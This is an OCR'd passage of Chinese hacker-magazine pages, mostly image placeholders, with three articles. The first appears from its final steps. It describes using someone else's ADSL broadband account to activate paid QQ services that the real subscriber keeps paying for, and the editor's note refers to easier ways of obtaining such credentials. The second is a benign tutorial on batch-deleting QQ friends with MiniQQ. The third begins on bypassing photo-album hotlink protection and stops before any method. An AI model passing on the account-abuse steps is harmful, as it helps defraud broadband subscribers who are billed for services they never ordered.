



图5


图6


图7

体验区”。对！我们今天就是要使用这个免费体验区来开通我们的业务，点击就进入了图5的页面。(图5)

六、然后我们选择要开通的业务，点“免费开通”(图6)。这样就可以开通包括“QQ会员、红、黄、蓝、紫、网络杂志、QQ邮箱”，算起来价值也有几十块钱了。还有一点，如果这个宽带用户不去取消掉的话，那我们开通的业务就可以一直使用下去了，到时候付钱的可是人家哦。大家看我开通的效果，(图7)好了！

编辑点评： 利用ADSL来刷QQ业务已经不是新思路了，不过在获得ADSL账户、密码的方法上已经有了很多的变化，以前是用扫描代理类软件逐步扫描获得，而现在又有了更简便的方式。不过大家千万不要因为利益的诱惑频繁“作案”哦！我们研究的是技术。NOHACK

批量删除好友


pop

一、准备工具：

迷你QQ(MiniQQ)：http://pop3067.51.net/MiniQQ.exe，UltraEdit-32：http://www.onlinedown.net/soft/7752.htm。

二、运行miniQQ。(图1)

三、输入命令listall。(图2)


图1




图3







图5


图6


图2


图4




图7

四、按任意键，显示所有的好友，然后右键，使用标记。(图3)

五、要注意，一定要选择到红色的标记处，然后把鼠标向上全部选择。(图4)

六、选择之后这时点击鼠标右键，即复制了，

然后打开UltraEdit-32，粘贴进去，然后按键盘上的ctrl+H键，切换到16进制的界面，把光标移动到最上面，然后按ctrl+R，把20 7C替换成0D 0A 79。(图5)




图8




图9

七、选择全部替换，这时关闭这个对话框，再按ctrl+H。(图6)

八、把这些数据全部复制，粘贴在一个空白的记事本上面，把|替换成delete空格，然后复制这些数据。(图7)

九、然后在miniQQ的界面上，点击鼠标右键，然后选择粘贴。(图8)

十、miniQQ就开始自动删除QQ好友和QQ群。(图9)

【文中所涉及软件已经收录在光盘中。软件如下：MiniQQ、UltraEdit-32】

编辑点评：miniQQ的出现可真是乐坏了许多环境比较特殊的朋友，没想到经过一番训练，miniQQ还有这个功能！同样的思路应该还可以实现许多实用的功能。其实技术不在难，关键看你是否善于思考。工具都是一样的，不同的只是运用工具的方式。

相册图片轻松贴

光芒果




图1 图片连接失效

从本文你可以学到：

如何突破QQ和163相册的图片防盗链限制





图2 图片无法正常显示

最近比较郁闷，有很多事情都在烦着我，这不，刚一开QQ就有人问我为什么在论坛你的贴图全部看不了了，我想不会是我论坛又出什么问题了吧，于是赶紧上论坛去看了看。上论坛后发现一切正常，但有许多帖子的图片都无法显示了，全部变成了"图片链接失效"的图片，见图1。但看属性后直接访问原始的地址却能看到图片，郁闷，看来是QQ相册也做了图片的防盗链，原来我只知道163的相册贴不了到论坛，于是就叫大家去用QQ相册，现在QQ相册也用不了了，真是气死我了！不行，我得想个方法解决才行。

怎么解决呢，最好的方法当然是自己直接做个相册，不用他们的了，但想想自己的空间不是很多，而且如果是直接放自己空间的话用论坛的附件上传就可以了，何必那么麻烦呢。于是就打消了这个念头。看来只能想办法突破QQ和163相册的防盗链限制了。现在这两个相册上的图片贴到论坛上都无法正常显示，但直接访问却可以正常显示，看来并不是完全封锁掉的，应该是限制了图片直接镶嵌在HTM代码中，怎么突破呢？麻烦啊！

